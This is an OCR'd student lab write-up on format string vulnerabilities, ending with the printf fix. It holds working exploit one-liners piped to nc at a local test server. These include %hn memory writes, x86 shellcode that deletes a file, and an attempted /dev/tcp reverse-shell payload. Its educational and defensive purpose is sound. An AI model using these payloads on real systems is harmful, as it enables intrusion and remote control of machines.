


In format string attacks, changing the content of a memory space to a very small value is quite challenging if we don't use the overflow technique, because then we will have to reduce the length of string to the required value that needs to be achieved and for a successful attack on the memory, we need to at least have the number of '%x' to reach the right address. Below screenshot shows how we can use overflow technique to achieve this:

```
python -c
'print("\x46\xa0\x04\x08@@@@\x44\xa0\x04\x08"+"%.8x"*70+"%.64964x%hn%.65536x%hn")'
| nc -u localhost 9090
```





```
python -c
'print("\x46\xa0\x04\x08@@@@\x44\xa0\x04\x08"+"%.8x"*70+"%.64964x%hn%.65537x%hn")'
| nc -u localhost 9090
```



2.6 Task 6: Inject Malicious Code into the Server Program:

Creating “myfile”:




For this attack, I used the return address found in the task of “understanding the stack layout”, using gdb I found the start of the shell code (While using gdb some extra variables are pushed on to the stack so determining exact address was a bit challenging, hence I used the concept of NOP sled in order to increase the chances of success).

The start of the string is the return address that gets overwritten by the start of the shell code (start of shell code: BFFFE83C). So, when the program executes the return statement redirects the execution to the start of the shell code, since our stack is executable the instructions written on the stack gets executed (NOP sled helps in case the runtime addresses shift a little bit because of other variables).

Following is the code that I used to achieve the attack:

```
python -c
'print("\x6e\xe6\xff\xbf@@@@\x6c\xe6\xff\xbf"+"%.8x"*70+"%.48579x%hn%.10301x%hn"+"\x
90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x31\xc0\x50\x68bash\x68////\x68/bin\x89\
xe3\x31\xc0\x50x68-ccc\x89\xe0\x31\xd2\x52\x68ile \x68/myf\x68/tmp\x68/rm
\x68/bin\x89\xe2\x31\xc9\x51\x52\x50\x53\x89\xe1\x31\xd2\x31\xc0\xb0\x0b\xcd\x80")' | nc
-u localhost 9090
```


In the below screenshot we can see in the small terminal screen on the left that “myfile” is removed from the /tmp folder.



2.7 Task 7: Getting a Reverse Shell

On looking at the way previous shell code parameters were constructed I tried to create my own shell code by appending a set of three characters with \x68. But I missed out on some of the understanding of the parameters due to which I wasn't able to complete the attack even after many attempts, because I was getting segmentation errors.Following is my final shell code that should have worked:

```
python -c
'print("\x6e\xe6\xff\xbf@@@@\x6c\xe6\xff\xbf"+"%.8x"*70+"%.48579x%hn%.10301x%hn"+"\x
90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x31\xc0\x50\x68bash\x68////\x68/bin\x89\
xe3\x31\xc0\x50x68-ccc\x89\xe0\x31\xd2\x52\x68>&1\x681 2\x680<&\68x/70
\x68/70\x68ost\x68alh\x68/loc\x68/p/\x68/tc\x68dev\x68/> /\x68/h -
i\x68/bas\x68/bin\x89\xe2\x31\xc9\x51\x52\x50\x53\x89\xe1\x31\xd2\x31\xc0\xb0\x0b\xcd\x
80")' | nc -u localhost 9090
```



2.8 Task 8: Fixing the Problem

The warning message that was previously appearing was due to no formatting parameters being provided to the formatted print statement in the following


```
// This line has a format-string vulnerability

printf(msg);
```

section of the code:

Since the intention of the programmer was to print whatever was being passed to the server, the following fix would help to achieve the requirement:

After changing the vulnerable printf code and on compiling we can see that the previous warning disappears (no warning in the terminal on the right):

```
printf("%s", msg);
```



In the below screenshot we can see that on running the server(server_safe) and trying to change the value of target variable or trying to delete “myfile” does not work. Since now the printf function is treating the input as a string and not as format specifiers.